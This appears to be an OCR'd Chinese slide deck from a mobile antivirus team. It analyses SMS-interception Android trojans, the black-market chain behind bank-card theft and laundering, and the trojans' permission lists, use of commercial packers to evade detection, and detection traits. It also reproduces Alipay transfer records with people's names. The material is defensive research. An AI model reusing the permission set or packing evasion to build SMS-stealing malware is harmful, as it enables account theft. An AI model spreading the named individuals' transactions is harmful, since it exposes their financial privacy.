

无处不在的推销电话，谁泄露了我们的银行卡信息
记者调查发现，网上信息交易普遍，购买主力大多为理财机构
银行卡信息打包卖
70万条只卖1.3万元
@赵武360
weibo.com/zwell
赵武360
同求群号！//@blackscreen:校长给个群号呗～//@大数字神棍: 到处公开贩卖，QQ群是主战场！
@赵武360
早上看钱江晚报，其中一篇题为“银行卡信息打包卖，70万条只卖1.3万元”。文章用“只卖”这个说法，我第一反应是70万条数据“居然能”卖1.3万。老百姓目前会感觉到不爽，但还没到愤怒，更没到状告泄露者的程度，隐私问题尚没有成为必须要解决的问题。是不是我的职业病过于严重？
江南天池温泉


洗钱


我的支付宝 - 支付宝
提现记录 - 支付宝
https://lab.alipay.com/consume/record/draw.htm
手机支付宝
你好，
退出
我的支付宝
支付宝
交易记录
提现记录
普通提现
快速提现
流水号
1101958536
1087315131
我的支付宝 - 支付宝
交易记录 - 支付宝
https://consumeprod.alipay.com/record/standard.htm?_input_charset=utf-8&dateRang
2013.10.28 15:28 转账 流水号 2013...997 林御蓬 +1850.00
2013.10.28 13:39 转账 交易号 2013...651 张星飞 +13590.00
2013.10.27 21:10 转账 交易号 2013...563 徐雪玲 +7000.00
2013.10.27 16:08 转账 交易号 2013...739 徐雪玲 -34.00
2013.10.27 14:26 转账 流水号 2013...055 中国农业银行 ...4589 | *泽瑞 +3780.00
2013.10.27 12:25 转账 交易号 2013...295 张可芸 +946.00
2013.10.27 09:26 转账 交易号 2013...176 张建华 +4583.00
2013.10.27 00:05 转账 交易号 2013...048 潘坚伟 +1576.00


传播及植入方式
2013
2014
二维码传播
伪基站
欺诈短信
垃圾短信
钓鱼网站
恶意行为及表现
上传远控
服务器
拦截短信
窃取帐号密码
伪造界面
短信箱内
短信转发
伪造图标
诱骗应用
Tao
地理信息
联系人列表
邮箱转发
无图标
通话录音
环境录音
中国移动积分
兑换卷
积分马
攻击目标
隐私信息

黑色产业链


拦截马黑色产业链
开发售卖
木马开发免杀
钓鱼网站
伪基站
木马分发
钓鱼短信
网站挂马
二维码
窃取售卖
拦截短信
洗拦截料
洗钱
获利
销赃


钓鱼网站
伪基站
个人信息泄露
点击登录
诱导安装
发送钓鱼网站
用戶
木马
攻击者
利用窃取的信息
网银/支付宝
拦截验证码
盗钱
用戶
木马
AVL引擎
发送验证码
钓鱼
盗钱


运行图标

申请权限

```
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.RECEIVE_USER_PRESENT" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.BROADCAST_SMS" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.WRITE_SMS" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.CAMERA" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.READ_LOGS" />
```

重要权限信息
拦截短信
发送短信
读写收件箱
访问地理位置信息
访问照相机
访问网络

恶意代码结构



对抗

2013年下半年开始，出现大量商业加壳加固方案

- 梆梆、apkprotect等
- 恶意代码 + 壳技术 = 逃避检测

关键代码隐藏，无法正常解析

```
public void onReceive(Context arg9, Intent arg10) {
    // Decompilation failed
}
```

```
Virtual methods   -
  #0              : (in Lt/xinyimaa/xinermaa/receiver/XMReceiver;)
    name          : 'onReceive'
    type          : '(Landroid/content/Context;Landroid/content/Intent;)V'
    access        : 0x0001 (PUBLIC)
    code          -
    registers     : 11
    ins           : 3
    outs          : 2
    insns size    : 103 16-bit code units
00232c:                                        |[00232c] t.xinyimaa.xinermaa.receiver.XMReceiver.onReceive:(Landroid/con
tent/Context;Landroid/content/Intent;)V
00233c: 2997 f0aa                              |0000: goto/16 ffffeaf0 // -1510
GLITCH  zero-width instruction at idx-0x0002
    catches       : (none)
    positions     :
    locals        :
```

对抗


拦截马加壳样本捕获情况
1800
0
2013.5 2013.6 2013.7 2013.8
2014.6 2014.7 2014.8 2014.9
一路攀升
动态脱壳技术
拦截马加壳情况(2013.5—201
5000
0
2000
当月样本数
加壳样本数
Apkprotect
Nqshield
Netonshell
Secapk
SBprotect
zoomZApp
其他
拦截马加壳类型统计
blog.avlyun.com

智者安天下


短信拦截马特征

- 权限列表比较固定
  - 设备管理器
  - 短信
  - 联网
- 结构比较简单
- 用户交互很少
- 通常会隐藏图标


处置

- 专项处置对恶意家族有明显遏制作用


GingerMaster样本活跃数量




KungFu样本活跃数量




DroidDream样本活跃数量



Kmin样本活跃数量



应对与打击


垃圾短信
诈骗
传统行业变革
拦截传播源头
提高安全意识
盗号
钓鱼网站
打击交易渠道
塑造终端安全
隐私窃取
手机病毒

谢谢大家，引擎为桥，开诚合作

- http://open.avlyun.com
- http://blog.avlyun.com
- weibo.com/avlteam